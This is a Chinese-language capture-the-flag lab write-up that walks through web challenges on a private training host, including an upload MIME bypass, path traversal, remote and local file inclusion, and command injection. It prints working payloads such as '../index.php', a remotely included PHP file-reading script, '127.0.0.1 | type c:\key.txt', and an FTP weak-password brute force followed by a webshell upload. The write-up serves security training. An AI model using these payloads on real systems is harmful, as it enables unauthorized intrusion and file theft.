
3.构造地址：192.168.102.62/index-2.html，访问被限制



4.在主页打开firefox的插件firebug，切换到网络->html选项



5.在地址栏输入：<http://192.168.102.62/index-2.html> 并回车。从响应内容里得到key:Unauthorized Access




9.文件上传的突破

题目

突破上传限制

解题过程

1.打开浏览器，访问<http://192.168.102.62>




2.随便上传一个jpg文件，显示:

上传文件名: a.jpg
上传文件类型: image/jpeg
上传文件大小: 0.00390625 Kb


3.再上传一个txt文件，显示：

文件类型错误，你只能上传jpg图片文件。


4.Kali下打开burpsuit，并如图设置代理监听为127.0.0.1:8080




5.打开浏览器设置http代理为127.0.0.1:8080




6. Burpsuit如图设置



7. 点击上传，拦截到数据包



8.如图位置修改为image/jpeg ,点击forward



9.成功上传，得到key: Dangerous MIME



10.文件下载的利用

题目


文件下载漏洞的利用

解题过程

1.打开浏览器，访问<http://192.168.102.62>



2.文件可正常下载，访问<http://192.168.102.62/images/Desert.jpg> 可得到相同的图片



3.查看此文件下载地址为: <http://192.168.102.62/index.php?file=Desert.jpg>构造新地址:<http://192.168.102.62/index.php?file=../index.php>下载得到index.php文件，打开得到key: keep going

```
1 <?php
2 // key: keep going
3 if(isset($_GET['file'])) {
4     $file_name=$_GET['file'];
5 }else{
6     print <<<html
7     <!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 T
8     "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transi
9     <html>
10    <head>
11    <meta http-equiv="Content-Type" content="text/
12    <title>第十关</title>
```


11.include的沦陷

题目


通过文件包含执行代码

解题过程

1.打开浏览器，访问<http://192.168.102.62>



2.观察url地址，访问：<http://192.168.102.62/index.php?lang=aaa.php>出现报错




```
Warning: include(aaa.php) [function.include]: failed to open  
include file 'aaa.php': No such file or directory in  
C:\www\index.php on line 4
```

```
Warning: include() [function.include]: Failed opening 'aaa  
php' for inclusion (include_path=C:\www) in  
C:\www\index.php on line 4
```

3.确定存在文件包含漏洞，且可能可以远程包含。由于测试机和服务器可以互访，所以本地搭建web环境，web根目录存放test.txt文件，内容为：

```
<?php  
  
$f=fopen("index.php","r");  
  
echo fread($f,filesize("index.php"));  
  
fclose($f);  
  
exit();  
  
?>
```

4.接下来访问：<http://192.168.102.62/index.php?lang=http://192.168.102.61/test.txt>查看源码，得到key:Remote File Include



```
源 : http://192.168.102.62/index.php?lang=http://192.168.102.61/test.txt - Mozilla Fir
文件(F) 编辑(E) 查看(V) 帮助(H)
1 <?php
2 //key:Remote File Include
3 if(isset($_GET['lang'])){
4     include($_GET['lang']);
5 }else{
6     header("Location: index.php?lang=cn.php");
7 }
8 ?>
```


12.include的沦陷（二）

题目


通过文件包含获取敏感信息

解题过程

1.打开浏览器，访问<http://192.168.102.62>



2.观察url地址，访问：<http://192.168.102.62/index.php?lang=aaa.php> 出现报错



Warning: include(C:\phpStudy\WWW\aaa.php) [[function.include](#)]: fail line 3

Warning: include() [[function.include](#)]: Failed opening 'C:\phpStudy\WWW\index.php' on line 3

3.由此判断存在本地包含漏洞。构造地址：<http://192.168.102.62/index.php?lang=../../boot.ini>访问得到key:Local File Include

```
[boot loader] timeout=30 default=multi(0)disk(0)rdisk(0)partition(1)\WINDOWS [operating systems]
multi(0)disk(0)rdisk(0)partition(1)\WINDOWS="key:Local File Include" /noexecute=optout /fastdetect
```

源 : http://192.168.102.62/index.php?lang=../../boot.ini - Mozilla Firefox

文件(F) 编辑(E) 查看(V) 帮助(H)

```
1 [boot loader]
2 timeout=30
3 default=multi(0)disk(0)rdisk(0)partition(1)\WINDOWS
4 [operating systems]
5 multi(0)disk(0)rdisk(0)partition(1)\WINDOWS="key:Local File Include" /noexecute=optout /fastdetect
6
```

13.exce的沦陷

题目

使用命令执行获取权限

解题过程

1.打开浏览器，访问<http://192.168.102.62>

ping检测

请输入ip或域名 :

2.输入 127.0.0.1并提交

ping检测

请输入ip或域名 : 提交查询

Pinging 127.0.0.1 with 32 bytes of data:

Reply from 127.0.0.1: bytes=32 time<1ms TTL=64
Reply from 127.0.0.1: bytes=32 time<1ms TTL=64
Reply from 127.0.0.1: bytes=32 time<1ms TTL=64
Reply from 127.0.0.1: bytes=32 time<1ms TTL=64

Ping statistics for 127.0.0.1:
Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
Minimum = 0ms, Maximum = 0ms, Average = 0ms

3.填写127.0.0.1 | ipconfig 提交

ping检测

请输入ip或域名 : 提交查询

Windows IP Configuration

Ethernet adapter 本地连接:

Connection-specific DNS Suffix . :
IP Address : 192.168.102.62
Subnet Mask : 255.255.255.0
Default Gateway : 192.168.102.1

4.可知目标系统存在命令执行漏洞。执行：127.0.0.1 | type c:\key.txt 可以读取到c盘写key.txt的内容

ping检测

请输入ip或域名 : 提交查询

key:Command execution

14.ftp的逆袭

题目


通过ftp获取网站权限

解题过程

1.打开cmd,输入ftp 192.168.102.62 连接ftp服务器,发现提示用户名为: ftp

```
C:\>ftp 192.168.102.62
连接到 192.168.102.62。
220 Ftp user is ftp .
用户<192.168.102.62:(none)>:
```


2.如图配置参数,线程限制在20,端口设置为21:




3.点击字典,添加我们的爆破字典




4. 点击扫描弱口令，选择扫描ftp弱口令




5. 扫描出弱口令账号ftp，密码ftp，登陆上去，发现是web目录



6. 连接ftp，上传webshell

